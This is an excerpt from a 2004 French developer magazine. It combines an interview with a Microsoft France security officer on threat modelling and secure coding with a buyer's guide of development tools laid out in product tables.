À l'occasion des Journées Microsoft de la sécurité (début mai 2004), *Programmez !* a rencontré un expert du domaine au sein de Microsoft France : Bernard Ourghanlian (Chief Technical & Security Officer de l'entreprise).

INTERVIEW

Programmez ! : Avec l'explosion et la multiplication des applications mobiles sur les PDA et smartphone, cela pose-t-il un souci de sécurité ?

Bernard Ourghanlian : Aujourd'hui, le risque "je peux infecter mon entreprise, via un mobile" est faible. Par contre, comme le PDA est petit, il est facile à voler. Or, on peut y avoir stocké quantité d'informations. Le problème est lié au vol du PDA et qu'il soit utilisé en mode connecté à l'entreprise. Par exemple, prenez les contrôleurs SNCF équipés de PDA. Ils peuvent émettre des titres de transport et des amendes. Un contrôleur "arrête" un voyageur. Celui-ci récupère le PDA. Il peut donc potentiellement émettre des titres de transport. Il faut alors imaginer des mécanismes de sécurité. Avec PocketPC 2003, on peut créer des mots de passe plus longs, mais ce n'est pas suffisant. Il suffit de retirer la carte mémoire et de l'installer sur un ordinateur. Il existe des solutions de chiffrement sur la carte, voire la destruction du contenu, ou encore l'auto-destruction des applications. Aujourd'hui, des solutions existent. Nous avons récemment publié un livre blanc sur ce sujet. Pour la sécurité, ce sera surtout des solutions assez classiques, VPN, SSL, tunnel chiffré.

Programmez ! : Depuis quelque temps, Microsoft met en avant les méthodes de conception STRIDE et DREAD (voir le reste du dossier, ndlr). Qu'apportent ces modèles ? Cela aide-t-il à mieux cerner la problématique de sécurité du code et à améliorer le travail du développeur ?

Bernard Ourghanlian : Il faut modéliser les

menaces, s'assurer que les composants sont associés aux menaces qui les concernent. Quand je reçois des données externes, dans lesquelles je n'ai pas confiance, je dois limiter la taille, en évitant un Denial of Service. Je suis capable de décomposer composant par composant mon application. Ensuite, je dois réduire les risques liés à chaque composant, en appliquant une atténuation en face de chaque menace. Cela donne plus confiance et permet en même temps une lisibilité. Il faut aussi faire vivre cela dans le temps. Cela aide à solidifier le processus de développement. Pour moi, l'intérêt est de pouvoir un peu encadrer le développeur. Dans un grand projet, cela fournit une meilleure lisibilité du projet. Cette méthode s'applique à tout type de développement. Il faut encadrer sans pour autant "brider" la créativité et l'imagination des développeurs.

Programmez ! : Quid de la qualité du code ?

Bernard Ourghanlian : Pour moi, la qualité du code est sa qualité et sa sécurité. Un code de qualité est forcément sécurisé.


Programmez ! : Entre le discours, les bonnes méthodes de Microsoft et d'autres éditeurs sur comment créer un code sécurisé, la réalité est tout autre. Je n'ai pas l'impression que le développeur, dans une très large majorité, soit sensibilisé à cette problématique pourtant essentielle. Est-ce le cas ou seulement une fausse impression ?

Bernard Ourghanlian : La sensibilisation commence, mais le travail à accomplir est encore long. Les étudiants l'abordent dans leurs écoles, cependant, on est loin du compte. Cela reste un problème sérieux. C'est la raison pour laquelle nous avons organisé ces Journées Microsoft de la sécurité ou encore édité le livre

" écrire du code sécurisé ". La sécurisation du code n'est pas une démarche naturelle. J'ai dépensé pas mal d'énergie pour que l'on prenne en compte le développeur dans les Journées Microsoft. Il m'a fallu dire en quoi le développeur était concerné par cette conférence. Ce n'était pas rentré dans les mœurs. La prise de conscience est lente.

Programmez ! : En participant à différentes sessions de cette conférence, on s'aperçoit rapidement d'une chose : on ne peut pas découpler la sécurité du code et la sécurité de l'environnement serveur. Doit-on mener de front ces deux aspects de sécurité ?

Bernard Ourghanlian : La sécurité est une chaîne. Il ne faut pas le moindre maillon faible, sinon il n'y a plus de sécurité ! Cela ne sert à rien de dépenser de l'argent dans des routeurs, firewall, VPN... si l'application n'est pas sécurisée. Oui, le code participe à la sécurité.



Programmez ! : On parle beaucoup d'applications Web et donc de WebForm dans le monde Windows et .NET. Mais qu'en est-il des applications Windows et donc des WinForms ? La sécurisation du code d'une WinForm diffère-t-elle fondamentalement ou alors finalement, les problèmes sont identiques ?

Bernard Ourghanlian : J'aurais tendance à dire "never trust user input". Quand on résout cela, on règle beaucoup de problèmes. Les problématiques sont proches entre les Web et WinForms. Il faut garder les mêmes réflexes. Les problèmes de sécurité sont partagés par tous.

■ Propos recueillis par François Tonic

GUIDE 2004

Des Editeurs & Logiciels de DEVELOPPEMENT

Cette année, nous avons voulu rationaliser quelques rubriques du précédent guide, notamment dans les composants et les outils web.

Nous avons choisi de considérer que l'Open Source/Libre était une des caractéristiques des solutions de développement et non une catégorie spécifique. Par ailleurs, nous avons intégré les Web Services non pas dans une catégorie, mais dans plusieurs. Le Web Service est désormais présent dans de multiples outils.

Familles et catégories des logiciels de développement

Comme tout guide qui se respecte, *Programmez !* se devait de posséder une nomenclature des outils, à la fois complète et fonctionnelle. Dans un marché éclaté, aux multiples logiciels, il est parfois difficile de faire la différence entre les outils. La nomenclature a demandé une certaine réflexion, pour pouvoir exprimer toutes les diversités, tout en évitant de les multiplier à l'excès.

Les IDE

Les IDE constituent l'élément central pour le développeur. Qu'il soit dédié à un seul langage, ou bien multi-plate-forme, l'IDE ne cesse de s'enrichir. La fonction RAD n'est pas généralisée (ex. Eclipse) mais, la construction visuelle d'interfaces se généralise. Le support du XML et plus largement du Web Services est sensible chez les principaux IDE du marché, surtout .NET. Les IDE Web constituent une "race" un peu à part, bien que certains outils intègrent le développement Web (ex. : Visual Studio .NET) ainsi que le développement desktop.

Licence

Avec la montée en puissance de l'Open Source et du Libre, la question de la licence occupe désormais une place importante. Pour les licences libres, il existe de nombreuses modalités, clauses et modes de fonctionnement différents. Une des plus "libérales" est la licence BSD. Dans le monde "libre", la licence GNU GPL prime, même s'il demeure quelques flous juridiques.

Les langages

Les langages sont à la base du développement. Des langages jadis événementiels passent à un modèle objet. Les principaux langages du marché sont orientés objets, comme Java ou C#. Certains sont spécialisés. Aujourd'hui, le langage cross platform est une solution de plus en plus fiable et performante, même si la réalité est souvent difficile. On l'a bien vu avec Java. On constate une certaine survivance des vieux langages comme Cobol. L'assembleur est de moins en moins utilisé en entreprise.

Librairies / Composants

Le développement moderne est étroitement lié à la notion de composants, Framework, API ou add-on. Ils permettent aussi bien d'améliorer un IDE, que d'enrichir fonctionnellement parlant une application et de réduire le temps de développement. L'offre est très diversifiée, que ce soit sous Java ou .NET.

Les composants libres connaissent un essor important.

Les compilateurs

Sans compilateur, point d'applications ! C'est dire l'importance du compilateur dans un environnement, un langage, un projet. Le compilateur est là pour traduire le code source en langage machine. Il n'existe pas un compilateur, mais des compilateurs C, C++, C#, etc. L'un des plus connus est le fameux GCC, présent sur une multitude de plates-formes. Si un grand nombre de compilateurs cible une seule et unique plate-forme, d'autres sont capables de réaliser des compilations croisées (multi cibles). Idéal pour les applications multi-plates-formes. Le choix du compilateur est

donc à considérer. Il ne faut jamais oublier de tester la qualité d'un compilateur.

Les outils de débogage et d'optimisation

Le cycle de vie de l'application est désormais une nécessité que la plupart des éditeurs intègrent. Les outils de débogage et d'optimisation sont des maillons essentiels. Les outils de monitoring et d'optimisation apportent un réel plus aux développeurs pour affiner le code source et les performances de l'application. Cela concerne aussi bien la mémoire, que les threads, les protocoles (SOAP, IP...), que les requêtes SQL.

Les outils de déploiement

Le déploiement, avec l'accroissement de la complexité des infrastructures et des applications devient aujourd'hui une vaste tour de contrôle avec les modèles de configuration, les déploiements d'objets métiers ou les assemblées .NET. Selon le type d'application, les utilisateurs ciblés, les technologies et les techniques de déploiement.

Les outils de documentation

Impossible maintenant pour le moindre projet de ne pas avoir une maintenance et encore moins une documentation utilisateur ou technique. Des outils de génération automatique de documentation permettent d'éviter un tra-

vail long et fastidieux aux développeurs. Java utilise depuis ses débuts ce type d'utilitaire. Les outils de maintenance ne sont pas à négliger sur le long terme.

Développement en équipe

Le développement en équipe fait partie du cycle de vie. Avec l'éclatement des équipes et parfois une dispersion géographique, il est essentiel de maintenir le contact et de gérer un projet. Le plus classique demeure l'outil libre CVS, mais d'autres solutions existent. Cette fonction est parfois disponible directement dans les IDE (ex. : Jbuilder).

Les outils de projets, modélisation, méthode

Les nouvelles méthodes de développement et d'architecture imposent dorénavant de mettre en œuvre des outils de plus en plus intégrés aux IDE et aux phases de développement. Les outils UML se généralisent aussi dans les IDE. Par contre, les méthodologies sont souvent réservées aux environnements " haut de gamme " et dédiées à l'entreprise. Peu d'outils " libres " rivalisent avec les outils commerciaux. Actuellement : UML, XP et SOA ont une grande cote. Ces outils s'intègrent, bien entendu, dans le cycle de vie.

Les SGBD

Le SGBD est au cœur du système d'information et des applications Web. Actuellement, le modèle le plus répandu est le SGBDR. La base objet demeure une niche malgré les promesses des débuts. L'arrivée du XML apporte une nouvelle vigueur à la base de données.

Les serveurs d'applications

Avec l'apparition des applications Web complexes et des composants métiers de type EJB, le serveur d'applications est le cœur du système serveur. Les solutions J2EE dominent largement le marché. Ce sont les solutions les plus nombreuses.

Outils pour systèmes embarqués

Le système embarqué est un monde à part dans l'informatique. Robustesse, performances et temps réel priment. On y rencontre souvent des systèmes propriétaires, sur lesquels on développe avec des langages " standard " ou presque. Orientés industrie, télécoms, système critique.

Outils pour mobiles

Cette section est surtout dédiée aux applications pour terminaux mobiles de type PDA, Smartphone, TabletPC. On y croise certains acteurs des systèmes embarqués (voir plus haut).

■ François Tonic

Outils de documentation

Nom de l'Éditeur	Distributeur français	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Langage	Supporte les services web	Détails techniques
Quest Software		Knowledge Xpert	6.3	Non	Commerciale	268	Documentation	PL/SQL, Oracle, DB2, SQL Server		Base de connaissance
ORACLE		Oracle Reports	10g	Oui	Commerciale	4200	Reporting	Java, PL/SQL	Oui	
De Gamma	Eurinfo Partners	De Gamma Document Management	2	Oui	Commerciale	30 000	Documentation	VB, VB.Net, C#	Oui	Architecture Orientée Services
CAST		CAST Application Mining Suite	4.3	Non	Commerciale	NC	Documentation, Reporting	C/C++, VB, VB.Net, C#, Perl, Java, PHP	Oui	
Crystal Report	Business Objects	Crystal Report	10	Oui	Commerciale	NC	Reporting	Java, VB.Net, C#		
Macromedia		RobotHelp	x5	Oui	Commerciale	NC	Documentation			sous Windows
Component One		doc to help	7		Commerciale	NC	Documentation			
Soamaï		becubic		Oui	Commerciale	NC	Documentation, Reporting	C/C++, VB, VB.Net, C#, Perl, Java, PHP	oui	référencement du système d'information
Novalys		Visual Expert		Oui	Commerciale	NC	Documentation, Reporting	VB, PowerBuilder		
Telelogic		DOORS			Commerciale	NC				Suivi des exigences

Librairies / Composants

Le marché des composants, qui est apparu il y a une quinzaine d'années, entre dans sa phase de maturation. Aujourd'hui, on observe trois grandes tendances :

- la standardisation en matière de langages et d'architectures, avec l'émergence de l'environnement .NET qui vient concurrencer la suprématie de Java. On assiste à l'adoption récente, mais certaine, de la plate-forme de développement .NET et des langages C# et Visual Basic .NET. Ce phénomène de standardisation s'accompagne de l'arrivée sur le marché de nouveaux composants s'intégrant naturellement dans les plates-formes, compatibles avec les langages, et conçus pour des environnements spécifiques.
- l'apparition de serveurs d'applications qui supportent les composants favorisant ainsi la modularisation des applications sur serveur et des

applications client-serveur. On notera en particulier la standardisation des EJBs dans le monde Java, des composants .NET, des Services Web et des technologies client-serveur telles que WinForms & WebForms.

- la demande pour des composants plus simples, c'est l'approche " boîte noire ". Aujourd'hui, l'attente des entreprises porte sur l'accélération du développement pour réduire les coûts. Pour y répondre, les éditeurs développent des solutions plus packagées, qui deviennent moins techniques et plus simples d'utilisation. Les fonctionnalités " prêtes à l'emploi " permettent de réaliser les gains de temps, qui constituent l'attente principale des développeurs -- avec les avantages liés à la limitation des risques de développement et à la réduction des coûts de développement

■ **Christophe Decker**

Chef de produit Business Rules et Visualisation chez ILOG

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Catégorie	Langage	Détails techniques
Ideo Technologies	SweetDEV	2.0.4	Oui	Commerciale	2500	Framework	Web, Swing	Java/J2EE	
Quest Software	JClass	6.2	Non	Commerciale	1180	Librairie	Web	Java	
Xceed	Xceed Grid for .NET	2.1	Non	Commerciale	400	Librairie	GUI	VB.Net, C#	.NET 1.0
Xceed	Xceed Zip for .NET	2.0	Non	Commerciale	300	Librairie	Communication	VB.Net, C#	.NET 1.0
Xceed	Xceed FTP for .NET	1.0	Non	Commerciale	200	Librairie	Communication	VB.Net, C#	.NET 1.0
Xceed	Xceed Streaming Compression for .NET	1.0	Non	Commerciale	200	Librairie	GUI, Compression	VB.Net, C#	.NET 1.0
Xceed	Xceed SmartUI for .NET	3.1	Non	Commerciale	400	Librairie	GUI	VB.Net, C#	.NET 1.0
Xceed	Xceed Zip Compression Library	5.0	Non	Commerciale	300	Librairie	GUI, Compression	C/C++, VB, VB.Net, C#	
Xceed	Xceed FTP Library	2.0	Non	Commerciale	300	Librairie	Communication	C/C++, VB, VB.Net, C#	
Xceed	Xceed Streaming Compression Library	1.0	Non	Commerciale	200	Librairie	GUI, Compression	C/C++, VB, VB.Net, C#	
Xceed	Xceed SmartUI	2.0	Non	Commerciale	400	Librairie	GUI,	C/C++, VB, VB.Net, C#	VB runtime
Xceed	Xceed Encryption Library	1.1	Non	Commerciale	300	Librairie	Communication	C/C++, VB, VB.Net, C#	
Xceed	Xceed Binary Encoding Library	1.1	Non	Commerciale	200	Librairie	Communication	VB.Net, C#	C/C++, VB,
Xceed	Xceed Backup Library	1.1	Non	Commerciale	250	Librairie	GUI, back up	C/C++, VB, VB.Net, C#	
Xceed	Xceed Winsock Library	1.2	Non	Commerciale	400	Librairie	Communication	C/C++, VB	
Software FX, Inc.	Chart FX for .NET	6.2	Oui	Commerciale	\$2699	Composant	Web	C/C++, VB.Net, C#	
Software FX, Inc.	Chart FX Internet 5.5	5.5	Oui	Commerciale	\$1399	Librairie	Web	ASP	
Software FX, Inc.	Chart FX Client Server	5.1	Oui	Commerciale	\$599	Librairie	GUI	C/C++, VB	
Software FX, Inc.	Chart FX for Java	6.x	Oui	Commerciale	\$4495	Composant	Web	Java	
Software FX, Inc.	Chart FX Developer Stuido	1.x	Oui	Commerciale	\$299	Librairie	Web	C/C++, VB, VB.Net, C#, Java	
Software FX, Inc.	Chart FX for .NET	6.2	Oui	Commerciale	\$899	Composant	GUI	C/C++, VB, VB.Net	Windows Forms
Ideo Technologies	SweetDEV	2.0.4	Oui	Commerciale	2500	Framework	Web, Swing	Java	
SYSDEO	BORNEO	4.0	Oui	Commerciale	50000	Librairie	GUI, Business & Data Layers	Java	Framework technique J2EE et RAD
Component One Europe Ltd	Enterprise Studio	2004 V2	Non	Commerciale	£599	Composant	GUI	C/C++, VB, VB.Net, C#	
TrollTech	QT		Non	Commerciale		Librairie	GUI	C/C++	Sur Windows, Mac, Unix

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Catégorie	Langage	Détails techniques
Rogue Wave	Stingray		Non	Commerciale	NC	Composant	GUI	.NET, MFC, ActiveX	Windows
Libelis	LiDO		Oui	Commerciale	NC	Framework	Bases de données	Java	support JDO
Infragistics	NetAdvantage	2004	Non	Commerciale	589	Composant	GUI	.NET	
Versant	KDO		Non	Commerciale	NC	Framework	Bases de données	Java	support JDO
ILOG	Jrules		Oui	Commerciale	NC	Composant	Divers	Java	orienté métier
ILOG	Views		Oui	Commerciale	NC	Composant	GUI	Java, .NET	
Apache	Struts		Non	Libre	NC	Framework	Web	Java	
Novalys	PowerLib		Oui	Commerciale	NC	Composant	Divers	PowerBuilder	

Les outils de projets, modélisation, méthodes

Au-delà de l'IDE, il y a désormais toute la partie projet, modélisation et méthodologie, intégrée ou non à l'IDE. Une des fortes tendances est l'utilisation d'environnement de méthodologie intégré dans le cycle de développement, idem pour la gestion de projet (allant souvent de pair avec le développement en équipe) et pour la modélisa-

tion. Cette demande de la part des entreprises et SSII vient de la complexité des projets et des technologies tout en devant apporter une productivité. On peut observer plusieurs tendances à suivre de près : MDA, SOA, UML 2.0.

■ F.T

Nom de l'éditeur	Nom du logiciel	Version française	Type de licence	Prix	Plate-forme	Accès à distance	Supporte les services web	Langage	Autre	Méthodes	Détails techniques
Borland	Together	Oui	Commerciale	3500	Windows / .Net, Java/J2EE, Linux/Unix			C/C++, VB, VB.Net, C#, Java		MDA, RUP/UP, UML, SOA, XP	
SYBASE	PowerAMC	Oui	Commerciale		Windows / .Net, Java/J2EE,		Oui	C/C++, VB, VB.Net, C#, Java	PowerBuilder	MDA, UML, Merise, SOA	Modélisation des processus métiers
EMBARCADERO Europe Ltd	ER/Studio	Non	Commerciale	N/A	Windows / .Net		Oui			Oracle, Sybase, OS390,	MS SQL, DB2, AS400, MySQL
EMBARCADERO Europe Ltd	Describe	Non	Commerciale	N/A	Windows / .Net, Java/J2EE, Linux/Unix	Oui		C/C++, VB, VB.Net, C#, Java		UML	
Objectteering Software	Objectteering/ UML	A venir	Commerciale	de 299 à 3400	Windows / .Net, Java/J2EE, Linux/Unix	Oui		C/C++, VB, C#, Java	SQL DDL, IDL CORBA	MDA, RUP/UP, UML	
No Magic	MagicDraw UML Pro	Non	Commerciale	NC				C/C++, C#, Java		UML	
Novell	exTeNd Professionnal Suite	Oui	Commerciale	NC	Java/J2EE		Oui			SOA	
Compuware	OptimalJ		Commerciale	NC	Java/J2EE					MDA	
Interactive Objects	ArcStyler		Commerciale	NC	Windows / .Net, Java/J2EE					MDA	
IBM	Rational Rose Developer		Commerciale	NC	Windows / .Net, Java/J2EE					UML	Ensemble complet de développement
Telelogic	TAU / UML	Non	Commerciale	NC	Windows / .Net, Java/J2EE			C/C++, Java	SQL, Ada	UML	Environnement complet de développement
IBM	Rational Process Workbench	Non	Commerciale	NC	Windows / .Net, Java/J2EE					RUP	
Progress Software	OpenEdge	Non	Commerciale	NC	Windows / .Net, Java/J2EE					SOA	Compatible avec BUS XML Sonic
Computer Associations	AllFusion Component Modeler	Non	Commerciale	NC					UML		
Compuware	Uniface		Commerciale	NC	Windows/.NET, Solaris, Linux/Unix, OS/390...		oui	C/C++, Java, VB	SQL, COBOL	MDA, SOA	
Telelogic	TAU	Non	Commerciale	NC		oui	oui	C/C++, Java		UML, MDA	

SGBD

Pas mal de mouvement depuis quelques années, essentiellement liées à la concurrence entre les grands éditeurs du marché (IBM, Oracle, Microsoft et dans une moindre mesure Sybase) et surtout depuis l'arrivée en force de l'Open Source et en tout premier lieu, MySQL. MySQL a connu une croissance de plus de 30 % en 2003 contre 6 % à SQL Server (données Evans Data). Mais selon Evans Data, SQL Server (et Access) continue d'être une référence du développement de base de

données. Dans le même temps, Oracle mise gros sur Oracle 10g pour contrer Microsoft et surtout IBM.

En 2003, le trio de tête était Oracle, IBM, Microsoft. À eux seuls, ils occupaient environ 84 % du marché des SGBD ! Cependant, la position d'Oracle s'érode face à IBM. Il faudra suivre de très près l'évolution de MySQL depuis l'annonce de la version Cluster et de Microsoft avec le futur Yukon.

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Support XML natif	Supporte les services web	Plate-forme	Autre	Détails techniques
Quest Software	TOAD	7.6	Non	Commerciale	600	SGBD			Windows / .Net		Développement PL/SQL
Quest Software	TOAD for MySQL	1.0	Oui	Freeware		SGBD			Windows / .Net		Développement/ Administration MySQL
Quest Software	SQL Navigator	4.4	Non	Commerciale	600	SGBD			Windows / .Net		Développement PL/SQL
iAnywhere	SQL Anywhere Studio	9.0.1	Oui	Commerciale	377	SGBD	Oui	Oui	Windows / .Net, Java/J2EE, Linux/Unix	Pocket PC, Palm, Symbian	
FileMaker	FileMaker Developer	7.0	Oui	Commerciale	599	SGBD	Oui	Oui	Windows / .Net	Mac OS X	
INTERSYSTEMS	Caché	5	Oui	Commerciale	NC	SGBD	Oui	Oui	Windows / .Net, Java/J2EE, Linux/Unix	VMS	SGBD post-relationnelle très haute performance
EMBARCADERO	Rapid SQL	7.2.1	Non	Commerciale	NC	SGBDR			Windows / .Net		Développement multi-plate-forme & debugging
ORACLE	Oracle Data Base	10g	Oui	Commerciale	4200	SGBD	Oui	Oui	Windows / .Net, Java/J2EE, Linux/Unix		
Microsoft	Visual FoxPro	8	Oui	Commerciale	NC	SGBDR	Oui		Windows		Notions objets
Microsoft	SQL Server	2000	Oui	Commercial	NC	SGBDR	Oui		Windows		
4D	4e dimension	2004	Oui	Commerciale	NC	SGBDR	Oui	Oui	Windows	MacOS X	avec IDE
MySQL	MySQL	4.x	Non	Libre	NC	SGBDR			Windows / .Net, Java/J2EE, Linux/Unix		version commerciale dispo. Version cluster
Pervasive	Pervasive SQL	8	Non	Commerciale	NC	SGBDR	Oui		Windows		
Borland	InterBase	7	Non	Commerciale	NC	SGBDR			Linux/Unix		
Versant	Versant Developer Suite	6	Non	Commerciale	NC	SGBDOO			Java/J2EE	C++	
IBM	DB2		Oui	Commerciale	NC	SGBDR	Oui		Windows / .Net, Linux/Unix		Gamme complète de SGBDR
PostgreSQL	PostgreSQL	7.4.2	Non	Libre		SGBDR	Oui	Oui	Windows / .Net, Linux/Unix		
Sybase	Adaptative Server Enterprise	12.5.x	Oui	Commerciale	NC	SGBDR	Oui	Oui	Windows / .Net, Linux/Unix	Solaris, MacOS X	Gamme d'outils complémentaires disponibles
Software AG	Tamino XML		Non	Commerciale	NC	SGBDR	Oui	Oui	Windows / .Net, Linux/Unix		
DataMirror	DB/XML		Non	Commercial	NC	SGBDR	Oui	Oui			Pour manipuler les données XML
GUPTA	SQL Base	9	Non	Commerciale	NC	SGBDR	Non	Non	Linux/Unix		

Compilateurs

Nom de l'Editeur	Nom du logiciel	Type de licence	Multi-plate-forme	Langage	Autre	Commentaire
Intel	Intel Compiler	Commerciale	Oui	C/C++	Fortran	Gratuit pour utilisation non commerciale
GCC	GCC	Libre	Oui	C/C++		Le plus connu des compilateurs libres

Développement en équipe / SCM

Dans le cycle de vie, le développement en équipe est un élément incontournable. Un grand nombre d'IDE (notamment Java) intègre les fonctions du très classiques CVS. CVS est l'un des outils les plus utilisés du domaine. Le marché n'évolue pas énormément dans les offres. En environnement Windows, la référence demeure Microsoft Visual SourceSafe.

Borland propose dans C# Builder les fonctions LiveTeam. Pour les projets d'importances, Rational propose plusieurs outils selon les besoins : Rational Suite, Rational Team Unifying Platform. Borland n'est pas en reste avec Star Team.

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Plate-forme	Autre	Accès à distance	Détails techniques
Ideo Logiciels	Surround SCM	2.1.3	Non	Commerciale	695	Gestion de configurations	Windows / .Net, Java/J2EE, Linux/Unix		Oui	
Ideo Logiciels	TestTrack Pro	6.1.3	Oui	Commerciale	295	Gestion des défauts	Windows / .Net, Linux/Unix	Mac OS	Oui	
Borland	StarTeam	6	Oui	Commerciale	700	Gestion d'équipe et de projet, Gestion de configurations, Gestion des défauts	Windows / .Net, Java/J2EE, Linux/Unix		Oui	
IBM	Rational ClearCase		Non	Commerciale	NC	Gamme d'outils de SCM et de gestion de projet	Windows / .Net, Linux/Unix			
Perforce Software	Perforce	2004.1	Non	Commerciale	750	Gestion de configurations, Gestion des défauts	Windows / .Net, Java/J2EE, Linux/Unix	Mac OSX	Oui	
Microsoft	Visual SourceSafe	6		Commerciale	NC	Système de versioning	Windows / .NET		Oui	
Rogue Wave	SourcePro C++		Non	Commerciale	NC	Système de versioning	Windows			Pour C/C++, /NET
Telelogic	Synergy		Non	Commerciale	NC	Gestion d'équipe et de projet, Gestion de configurations, Gestion des défauts	Windows		Oui	
Computer Associates	AllFusion Change & Configuration Management		Non	Commerciale	NC	Gestion de configurations	Linux/Unix			

Outils pour systèmes embarqués

L'offre de systèmes embarqués est très large. Le marché est dominé par un petit nombre d'éditeurs dont QNX. Mais, la vague Linux / Open Source touche aussi ce petit monde avec une offre très diversifiée. Côté Windows, l'essai n'est pas réellement transformé. Java est aussi

souvent laissé de côté par manque de performances pures. On voit émerger de plus en plus de bases techniques communes pour développer rapidement les applications. Eclipse est par exemple très présent dans ce secteur.

Nom de l'éditeur	Nom du logiciel	Version	Version française	Type de licence	Plate-forme	Autre	Langage	Autre	Détails techniques
QNX	Momentics Development Suite PE		Non	Commerciale	QNX		C, C++	Java	
IBM	Test Real Time	2004	Non	Commerciale		RTOS	C, C++, J2ME		Outils de tests, existe aussi une version Rose
Tuxia	TSE		Non	Commerciale	Linux		C, C++		
Monta Vista	DevRocket		Non	Commerciale	Linux		C, C++		Basé sur Eclipse
Wind River	Wind Power IDE		Non	Commerciale		Différents processeurs embarqués	C, C++		
Wind River	Tornado II		Non	Commerciale		VXWorks	C, C++		
Wind River	Workbench	2	Non	Commerciale	Linux	VxWorks	C, C++		
LynuxWorks	VisualLynux IDE		Non	Commerciale		LynxOS, BlueCat	C, C++		
LynuxWorks	Aphelion Java		Non	Commerciale		LynxOS	J2ME		
LynuxWorks	GNU Toolchain		Non	Libre		LynxOS	C, C++		
Metrowerks	CodeWarrior for QNX RTOS		Non	Commerciale	QNX		C, C++		
Microsoft	Windows Embedded Studio		Non	Commerciale	Windows Embedded				Suite d'outils de développement
Microsoft	eVB Tools	3	Non	Commerciale	Windows Embedded, Windows CE/CE.NET	VB Embedded			
National Instrument	LabView	7,1	Non	Commerciale	embarqué industriel				Gamme d'outils selon besoins

IDE

On constate aussi une convergence dans les fonctions de base et avancées chez la plupart des IDE les plus utilisés. Si côté Windows / .NET, il existe peu d'outils pouvant rivaliser avec un Visual Studio .NET, pour Java, l'Open Source et le Libre fournissent deux très bonnes alternatives aux outils commerciaux : Eclipse et NetBeans. Durant la seconde moitié de l'année, il faudra observer le comportement de Java Studio Creator de Sun, ainsi que de NetBeans 4.0. Côté IDE Web, pas

grand-chose. Dreamweaver confirme toujours son écrasante domination. Cependant, pour des applications web spécifiques, des IDE dédiés existent et sont parfois gratuits : WebMatrix, PHPedit, Java Studio Creator, etc. Pour les IDE Java, les avis ne sont pas toujours concordants : 37 % pour Borland, 37 % pour Eclipse, NetBeans 13 % (chiffres BZ Research). Une enquête de QA System sur 1400 développeurs concluait ainsi : 45 % d'Eclipse, environ 16 % pour Jbuilder.

Nom de l'Editeur	Distributeur français	Nom du logiciel	Version française	Version	Type de licence	Prix	Multi-plate-forme	Dédié au web	RAD	Supporte les services web	Langage
Microsoft		Visual Studio .NET 2003	2003	Oui	Commerciale	de 500 à 2000	Oui		Oui	Oui	C/C++,VB.Net, C#, Perl, Python, Cobol, Lisp, Java
PC SOFT		WINDEV	8	Oui	Commerciale	990	Oui		Oui	Oui	C/C++,VB,VB.Net, C#, W-Langage, Perl, Java
PC SOFT		WEBDEV	7	Oui	Commerciale	990	Oui	Oui	Oui	Oui	C/C++,VB, VB.Net, C#, W-Langage, Perl, Java, PHP
SYBASE		PowerBuilder	10	Non	Commerciale	NC	Oui		Oui	Oui	PowerScript
Altova		XMLSPY	2004r4	Non	Commerciale	NC		Oui	Oui	Oui	C/C++, C#, Java, XML
Altova		MAPFORCE	2004r4	Non	Commerciale	NC			Oui		C/C++, C#, Java
Altova		STYLEVISION	2004r4	Non	Commerciale	NC			Oui		C/C++, C#, Java
ORACLE		Oracle JDeveloper	10g	Non	Commerciale	835	Oui	Oui	Oui	Oui	Java
Microsoft		WebMatrix		Non	Freeware	NC	Non	Oui	Non	Non	ASP.NET
Microsoft		FrontPage	2003	Oui	Commerciale	NC	Non	Oui	Oui	Non	ASP.NET, HTML...
Macromedia		Dreamweaver MX	2004	Oui	Commerciale	NC	Oui	Oui	Oui	Oui	PHP,ASP,JSP,XML,...
Adobe		GoLive CS		Oui	Commerciale	NC	Oui	Oui	Oui		JSP,ASP,HTML...
Borland		Jbuilder	10	Oui	Commerciale	NC	Oui	Non	Oui	Oui	Java
Borland		Delphi	8	Oui	Commerciale	NC	Non	Non	Oui	Oui	C#,ASP.NET, DELPHI
Borland		C# Builder		Oui	Commerciale	NC	Non	Non	Oui	Oui	C#
Borland		C++ Builder	10	Oui	Commerciale	NC	Oui	Non	Oui	Oui	C++
Borland		Kylix	3	Oui	Commerciale	NC	Oui	Non	Oui	Non	C/C++, Delphi
Novell		Mono	1	Non	Libre	NC	Oui	Non	Oui	Oui	C#
Metrowerks		CodeWarrior	8	Non	Commerciale	NC	Oui	Non	Oui	Non	C/C++, Java
Eclipse		Eclipse	3		Libre	NC	Oui	Non	Non	Oui	Java
Netbeans		NetBeans	3,6		Libre	NC	Oui	Non	Oui	Oui	Java
JetBrains		Intellij IDEA	4	Non	Commerciale	NC	Oui	Oui	Oui	Oui	Java
IBM		WSAD		Oui	Commerciale	NC	Oui	Non	Oui	Oui	Java
SUN		Java Studio Creator	1	Non	Commerciale	NC	Oui	Oui	Oui	Oui	Java, JSF, JSP
SUN		Java Studio	5	Non	Commerciale	NC	Oui	Oui	Oui	Oui	Java
Zend		Zend Studio	3	Oui	Commerciale	NC	Oui	Oui	Non	Non	PHP
Zope		Zope	2.7.0	Non	Libre	NC	Oui	Oui	Non	Non	Python
Rogue Wave		LEIF	2	Non	Commerciale	NC	Oui			Oui	C/C++, Bientôt C#, .NET
Apple		Xcode	1,2	Non	Libre	NC	Oui		Oui	Oui	C/C++, Java
IBM		Rational XDE		Non	Commerciale	NC	Oui		Oui	Oui	Java, C#
Documentum		Developer Studio		Non	Commerciale	NC	Oui	Oui	Oui		Ensemble d'outils de développements pour Desktop et le Web
BEA		WebLogic Workshop	8,1	Non	Commerciale	NC	Oui	Oui	Oui	Oui	Java, Pour application web en Java
CodeCharge	Kapitec	CodeCharge Studio	2.x	Oui	Commerciale	NC	Non	Oui	Oui	Non	HTML, JSP, ASP, etc.
ICS	Kapitec	BX for Java		Non	Commerciale	NC	Oui		Oui		Java
